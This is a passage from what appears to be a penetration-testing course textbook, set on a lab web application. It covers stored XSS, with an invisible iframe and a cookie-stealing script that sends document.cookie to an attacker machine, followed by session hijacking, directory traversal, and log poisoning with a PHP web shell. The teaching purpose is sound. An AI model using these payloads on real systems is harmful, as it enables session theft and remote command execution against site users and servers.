

Figure 146: Submitting an XSS Payload

After submitting our payload, refreshing the Feedback page should execute our injected JavaScript:



Figure 147: The JavaScript Executes When the Page is Viewed

Excellent. We have injected a cross-site scripting payload into the web application's database and it will be served to anyone that views the site. A simple alert window is a somewhat trivial example of what can be done with cross-site scripting so let's try something more interesting.

9.4.2.3 Content Injection

XSS vulnerabilities are often used to deliver client-side attacks as they allow for the redirection of a victim's browser to a location of the attacker's choosing. A stealthy alternative to a redirect is to inject an invisible *iframe*[268] like the following into our XSS payload.

```
<iframe src=http://10.11.0.4/report height="0" width="0"></iframe>
```

Listing 288 - Using an iframe to deliver an XSS payload

An iframe is used to embed another file, such as an image or another HTML file, within the current HTML document. In our case, "report" is a file hyperlinked to our attack machine, and the iframe is invisible because it has no size since the height and width are set to zero.

Once this payload has been submitted, any user that visits the page will connect back to our attack machine. To test this, we can create a Netcat listener on our attack machine (10.11.0.4 in this example) on port 80, and refresh the Feedback page.

```
kali@kali:~$ sudo nc -nvlp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 41612
GET /report HTTP/1.1
Host: 10.11.0.4
```

[268] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/feedback.php
...
```

Listing 289 - Using Netcat to receive a XSS request

As demonstrated above, the browser redirection worked, sending the victim browser to our attack machine through the iframe. Again, the victim would not see the zero-size iframe in their browser.

We could take this farther and redirect the victim browser to a client-side attack or to an information gathering script.

To do this, we would want to first capture the victim's User-Agent header to help identify the kind of browser they are using. In the above example, we used Netcat because it shows us the full request sent from the browser, including the User-Agent header. The Apache HTTP Server will also capture the User-Agent header by default in /var/log/apache2/access.log.

We will not be executing any client-side attacks here. Instead, we will attempt to gain access to the web application as an administrative user.

9.4.2.4 Stealing Cookies and Session Information

We can also use XSS to steal *cookies*[269] and session information if the application uses an insecure session management configuration. If we can steal an authenticated user's cookie, we could masquerade as that user within the target web site.

To provide some background, websites use cookies to track *state*[270] and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.

The Secure[271] flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in cleartext and captured over the network.

The HttpOnly[272] flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.

However, even if this flag is not set, we must work around some other browser controls because browser security dictates that cookies set by one domain cannot be sent directly to another domain. As an aside, this can be relaxed for subdomains in the *Set-Cookie* directive via the *Domain* and *Path* flags. As a workaround, if JavaScript can access the cookie value, we can use it as part of a link and send the link, which we could deconstruct to retrieve the cookie value.

Let's try an example to demonstrate how this works. Our example application sets a *PHPSESSID* cookie when an admin user logs in. The application uses the cookie to determine if the user has

[269] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTTP_cookie

[270] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Session_(computer_science)

[271] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_cookie

[272] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Secure_and_HttpOnly_cookies

been authenticated. If we modify our payload, we can capture the victim's *PHPSESSID* cookie to gain access to their authenticated session.

We will use JavaScript to read the value of the cookie and append it to an image URL that links back to our attack machine. The browser will read the image tag and send a GET request to our attack system with the victim's cookie as part of the URL query string.

To implement our cookie stealer, we need to modify our XSS payload as follows:

```
<script>new Image().src="http://10.11.0.4/cool.jpg?output="+document.cookie;</script>
```

Listing 290 - An XSS payload to steal cookies

Once we submit this payload to the application, we just need to wait for an authenticated user to access the application so we can steal the *PHPSESSID* cookie. We can do this manually from our Windows 10 lab machine or we can use a PowerShell script on the Windows 10 lab machine (Documents/admin_login.ps1) to simulate an admin user login:

```
$username="admin"
$password="p@ssw0rd"
$url_login="127.0.0.1/login.php"

$ie = New-Object -com InternetExplorer.Application
$ie.Visible = $true
$ie.navigate("$url_login")
while($ie.ReadyState -ne 4){ start-sleep -m 1000}
$ie.document.getElementsByName("username")[0].value="$username"
$ie.document.getElementsByName("password")[0].value="$password"
start-sleep -m 10
$ie.document.getElementsByClassName("btn")[0].click()
start-sleep -m 100
$ie.Quit()
[System.Runtime.Interopservices.Marshal]::ReleaseComObject($ie)
```

Listing 291 - admin_login.ps1

This script creates an instance of Internet Explorer, navigates to the login page, logs in, and then exits. This is enough to trigger our XSS payloads. We can run the script with **`-ExecutionPolicy Bypass`** to temporarily allow unsigned scripts and **`-File admin_login.ps1`** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File admin_login.ps1
```

Listing 292 - Running the PS1 script

When our victim views the affected page, their browser will make a connection back to us with the authenticated session ID value:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 53824
GET /cool.jpg?output=PHPSESSID=ua19spmd8i3t1l9acl9m2tfi76 HTTP/1.1
Referer: http://127.0.0.1/admin.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
...
```

Listing 293 - Using Netcat to receive the cookie

Now that we have the authenticated session ID, we need to set it in our browser. We can use the Cookie-Editor[273] browser add-on to easily set and manipulate cookies.

We can install this add-on by browsing to https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/ in Firefox and clicking on *Add to Firefox*:



Figure 148: Firefox Add-ons Manager

[273] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/

We'll click *Add* to accept the permissions dialog and install the add-on. We should now have a new cookie icon on the Firefox toolbar next to the FoxyProxy Icon.



Figure 149: Cookie-Editor Shortcut

Now that we have Cookie-Editor installed, we'll head back to the web application and click on the Cookie-Editor icon to open its dialog window.



Figure 150: Cookie-Editor Dialog Window

Next, we'll click the *Add* button, paste in the stolen cookie values, and click *Add* to save the new cookie:

Figure 151: Adding a Cookie

Once the cookie value is added, we can browse to the administrative interface at **/admin.php** without providing any credentials:



Figure 152: Accessing the Admin Page Without Credentials

Notice that we don't get redirected to the login page and we have "Delete" links next to the feedback items. This indicates that we have successfully hijacked the administrative user's session. Note that this attack is session-specific. Once we steal the session, we can masquerade as the victim until they log out or their session expires.

9.4.2.5 Exercises

1. Exploit the XSS vulnerability in the sample application to get the admin cookie and hijack the session. Remember to use the PowerShell script on your Windows 10 lab machine to simulate the admin login.
2. Consider what other ways an XSS vulnerability in this application might be used for attacks.

3. Does this exploit attack the server or clients of the site?

9.4.2.6 Other XSS Attack Vectors

The previous sections illustrate some basic XSS exploitation examples. If a web application does not filter any user input before displaying it, we have the full range of JavaScript at our disposal, limited only by the length of code we can inject. Even with limited payload sizes, it may be possible to use XSS to inject a link to an external JavaScript file, bypassing the size restriction.

The potential impact of XSS is not limited to stealing cookies. We have already mentioned redirects and client-side attacks. Other examples of XSS payloads include keystroke loggers, phishing attacks, port scanning, and content scrapers/skimmers. Kali Linux includes *BeEF*, the Browser Exploitation Framework, that can leverage a simple XSS vulnerability to launch many different client-side attacks. While we will not be covering BeEF here, take time to explore its functionality against your Windows 10 lab machine.

9.4.3 Directory Traversal Vulnerabilities

Directory traversal[274] vulnerabilities, also known as *path traversal* vulnerabilities, allow attackers to gain unauthorized access to files within an application or files normally not accessible through a web interface, such as those outside the application's web root directory. This vulnerability occurs when input is poorly validated, subsequently granting an attacker the ability to manipulate file paths with "../" or "..\" characters.

These attacks can expose sensitive information but they do not execute code on the application server. On certain application servers written in specific programming languages, directory traversal attacks can be used to help facilitate *file inclusion* attacks. While there is some overlap in the techniques used to identify these two types of vulnerabilities, they are distinct in their outcome. We will cover directory traversal techniques first and file inclusion vulnerabilities in a later section.

9.4.3.1 Identifying and Exploiting Directory Traversals

A search for directory traversals begins with the examination of URL query strings and form bodies in search of values that appear as file references, including the most common indicator: file extensions in URL query strings.

Once we've identified some likely candidates, we can modify these values to attempt to reference files that should be readable by any user on the system, such as **/etc/passwd** on Linux or **c:\boot.ini** on Windows.

Let's return to the sample application on our Windows 10 lab machine to demonstrate this vulnerability. Be sure to start both Apache and MySQL before continuing.

[274] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

From the main web index page, click on “Menu” to show the sample menu:



Figure 153: Looking for Files

After clicking the “Menu” link, the URL is updated and contains a parameter named *file* with a value of “current_menu.php”. The file extension on a parameter value is usually a good indication that we should investigate further because it suggests text or code is being included from a different resource. Most directory traversals are not this obvious but a fair number of old PHP applications load pages in a similar fashion.

Without knowing what the code looks like, we can start poking at it by changing the value of *file*. If we change “current_menu.php” to something like “old.php”, we get an error instead of the menu:



Figure 154: Generating an Error in the Application

Notice that the error message indicates the server failed to open a file for inclusion and returns a full file path. This indicates that we can likely control the content being rendered in the page by manipulating the *file* parameter. If we didn’t already know we were targeting a Windows host, this error message would give it away. It also includes information on the source directory of the application. OS information is crucial when exploiting a directory traversal.

Since we know the application is running on a Windows system, let's update our payload to target the Windows **hosts** file. This is a useful file to target on Windows systems since it is reliable and accessible by any user.

Let's change the parameter value to **c:\windows\system32\drivers\etc\hosts** and submit the URL:

```
http://10.11.0.22/menu.php?file=c:\windows\system32\drivers\etc\hosts
```

Listing 294 - Updating the URL for Windows hosts file

After submitting this URL in our browser, the page includes the content of the **hosts** file:



Figure 155: Attempting to Exploit the Directory Traversal Vulnerability

Excellent. It appears this directory traversal vulnerability allows us to read files of any type, including those outside the web root directory.

9.4.3.2 Exercise

1. Exploit the directory traversal vulnerability to read arbitrary files on your Windows 10 lab machine.

9.4.4 File Inclusion Vulnerabilities

Unlike directory traversals that simply display the contents of a file, file inclusion[275] vulnerabilities allow an attacker to include a file into the application's running code.

In order to actually exploit a file inclusion vulnerability, we must be able to not only execute code, but also to write our shell payload somewhere.

Local file inclusions (LFI) occur when the included file is loaded from the same web server. Remote file inclusions (RFI) occur when a file is loaded from an external source. These vulnerabilities are commonly found in PHP applications but they can occur in other programming languages as well.

The exploitation of these vulnerabilities depends on the programming language the application is written in and the server configuration. In the case of PHP, the version of the language runtime and

[275] (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_inclusion_vulnerability

web server configurations, specifically **php.ini** values such as *register_globals* and *allow_url* wrappers, make a considerable difference in how these vulnerabilities can be exploited.

> *The php.ini file on the Windows 10 lab machine can be found at* **C:\xampp\php\php.ini**. *Before making any changes to this file, consider making a backup.*

Note that directory traversal vulnerabilities are often used in conjunction with LFI's, specifically to specify the file used in the LFI payload.

9.4.4.1 Identifying File Inclusion Vulnerabilities

File inclusions can be discovered in the same way as directory traversals. We must locate parameters we can manipulate and attempt to use them to load arbitrary files. However, a file inclusion takes this one step further, as we attempt execute the contents of the file within the application.

We should also check these parameters to see if they are vulnerable to remote inclusion (RFI) by changing their values to a URL instead of a local path. We are less likely to find RFI vulnerabilities since the default configuration for modern PHP versions disables remote URL includes, a key feature we need to execute remote code. However, we should still test for RFIs as they are often easier to exploit than LFIs. We can use Netcat, Apache, or Python to handle the request just like we did with XSS. We may need to try hosting our payloads on different ports since any remote connection initiated by the target server may be subject to internal firewalls or routing rules. Some trial and error may be necessary.

9.4.4.2 Exploiting Local File Inclusion (LFI)

Let's return to the sample application on our Windows 10 lab machine. We will pick up where we left off with the directory traversal attack and take a look at the source code of **menu.php** to clarify what we are dealing with:

```
37  <?php
38      $file = $_GET["file"];
39      include $file; ?>
```

Listing 295 - Code excerpt from menu.php

The application reads in the *file* parameter from the request query string and then uses that value with an *include*[276] statement. This means that the application will execute any PHP code within the specified file. If the application opened the file with *fread* and used *echo* to display the contents, any code in the file would be displayed instead of executed.

We might be able to push this vulnerability to remote code execution if we can somehow write PHP code to a local file. Since we can't upload a file to the server, what options do we have?

[276] (The PHP Group, 2019), https://www.php.net/manual/en/function.include.php

9.4.4.3 Contaminating Log Files

One way we can try to inject code onto the server is through log file poisoning. Most application servers will log all URLs that are requested. We can use this to our advantage by submitting a request that includes PHP code. Once the request is logged, we can use the log file in our LFI payload.

The tools used in this module, especially Dirb, can fill the Apache log files with lots of noise. The next steps of this section are easier to see and understand if the log files are relatively clean. We'll use the Documents/clear_logs.ps1 script on the Windows 10 client to clean up the contents of the Apache log files.

We can run the script with **-ExecutionPolicy Bypass** to temporarily allow unsigned scripts and **-File clear_logs.ps1** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File clear_logs.ps1
```

Listing 296 - Running the PS1 script to clear Apache log files

Next, let's use Netcat to connect to our Windows 10 lab machine on port 80 with an interesting payload. Let's walk through the components of the payload.

First, notice that the entire payload is written in PHP: it begins with *<?php* and ends with ?>. The bulk of the PHP payload is a simple *echo* command that will print output to the page. This output is first wrapped in *pre* HTML tags, which preserve any line breaks or formatting in the results of the function call. Next is the function call itself, *shell_exec*, which will execute an OS command. Finally, the OS command is retrieved from the "cmd" parameter of the GET request with *_GET['cmd']*. This one line of PHP will let us specify an OS command via the query string and output the results in the browser.

Let's send that payload now:

```
kali@kali:~$ nc -nv 10.11.0.22 80
(UNKNOWN) [10.11.0.22] 80 (http) open
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>

HTTP/1.1 400 Bad Request
```

Listing 297 - Using Netcat to send a PHP payload

Despite the "Bad Request"[277] error (generated because we did not make a valid HTTP request), we can verify the request was submitted by checking the Apache log files on our Windows 10 lab machine.

We can view these logs by opening C:\xampp\apache\logs\access.log or by using the XAMPP Control Panel.

Our payload should be found near the end of the log file:

```
10.11.0.4 - - [30/Nov/2019:13:55:12 -0500]
"GET /css/bootstrap.min.css HTTP/1.1" 200 155758 "http://10.11.0.22/menu.php?file=\\Wi
ndows\\System32\\drivers\\etc\\hosts" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
```

[277] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/400

```
20100101 Firefox/60.0"
